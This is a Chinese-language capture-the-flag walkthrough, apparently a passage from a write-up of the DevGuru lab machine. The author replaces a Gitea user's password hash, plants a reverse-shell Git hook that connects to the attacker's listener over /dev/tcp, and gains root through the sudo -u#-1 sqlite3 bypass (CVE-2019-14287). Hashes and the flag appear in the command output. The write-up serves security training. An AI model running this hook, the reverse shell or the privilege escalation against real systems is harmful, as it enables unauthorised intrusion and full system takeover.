4f6289d97c8e4bb7d06390ee09320a272ae31b07363db078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb 将此替换原来的密码,

选择: user

选择数据 显示结构 修改表 新建数据

选择 搜索 排序 范围 50 文本显示限制 100 动作 选择

SELECT * FROM "user" LIMIT 50 (0.000 秒) 编辑


<input type="checkbox"/> 修改	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd	passwd_hash_algo
<input type="checkbox"/> 编辑	1	frank	frank		frank@devguru.local	0	enabled	4f6289d97c8e4bb7d06390ee09320a272ae31b07363db078dea49e4881cdda50f886b52ed5a89578a0e42cca143775d8cb	pbkdf2

所有结果 1 行 修改 已选中 (0) 导出 (1)

☐ 1 行 保存 编辑 复制 删除

<http://192.168.91.146:8585/user/login>

frank:123456



成功登陆到后台。

转到

frank / devguru-website

取消关注 1 点赞 0 派生 0

代码 工单 0 合并请求 0 版本发布 0 百科 动态

仓库 协作者 分支列表 管理 Web 钩子 **管理 Git 钩子** 管理部署密钥 LFS

管理 Git 钩子

Git 钩子是由 Git 本身提供的功能，以下为 Gitea 所支持的钩子列表。

● pre-receive	编辑
● update	3 编辑
● post-receive	编辑

点击 update或者其它两个 后面的编辑：

同时在kali中开启端口监听

nc -lvnp 2333

管理 Git 钩子

如果钩子未启动，则会显示样例文件中的内容。如果想要删除某个钩子，则提交空白文本即可。

钩子名称 pre-receive


钩子文本

```
1 #!/bin/sh
2 bash -c 'exec bash -i &>/dev/tcp/192.168.91.128/2333 <&1'
3
4 #
5 # An example hook script to make use of push options.
6 # The example simply echoes all push options that start with 'echoback='
7 # and rejects all pushes when the "reject" push option is used.
8 #
```

直接添加： bash -c 'exec bash -i &>/dev/tcp/192.168.91.128/2333 <&1'

然后编辑 README.md文件，在文件最后随便添加内容为了提交

```
php-zip
...
34
35 test
```



提交变更

更新 'README.md'

添加一个可选的扩展描述...

☒ 直接提交至 master 分支。
☐ 为此提交创建一个 新的分支 并发起合并请求。

提交变更

取消

点击提交,监听成功!

```
root@kali:/# nc -lvnp 2333
listening on [any] 2333 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.146] 45776
bash: cannot set terminal process group (686): Inappropriate ioctl for device
bash: no job control in this shell
frank@devguru:~/gitea-repositories/frank/devguru-website.git$
```

此时属于 frank用户, 且 此用户具有 /bin/bash 权限, 前面webshell就查看过了 /etc/passwd文件的内容。

sudo -l

```
frank@devguru:/$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
(ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:/$
```

查看了百度之后, 得知这是一个我没遇见过的提权方法, 利用 sqlite3

[sqlite3 | GTFOBins](#)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sqlite3 /dev/null '.shell /bin/sh'
```

sudo -l 可以看到/usr/bin/sqlite3 是root权限

输入:

sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'

```
frank@devguru:/$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'

id
uid=0(root) gid=1000(frank) groups=1000(frank)
```

sudo -u#-1 可以跳过输入密码: cve-2019-14287

[CVE-2019-14287: sudo权限绕过漏洞分析与复现 - FreeBuf网络安全行业门户](#)

拿到了 root权限

python3 -c "import pty;pty.spawn('/bin/bash')" 获取标准的shell

cd root

ls

cat root.txt

```
root@devguru:/root# cat root.txt
cat root.txt
96440606fb88aa7497cde5a8e68daf8f
root@devguru:/root#
```

拿到了flag

至此 提权成功。

总结

- 这个靶机相对较难。
- 出现了 两个 密码加密方法。
- git 代码管理我不熟悉，需要学习。
- sqlite3 提权方法，第一次利用
- 不百度还是不行。
- 国内的wp有部分都是参考的国外的大佬的。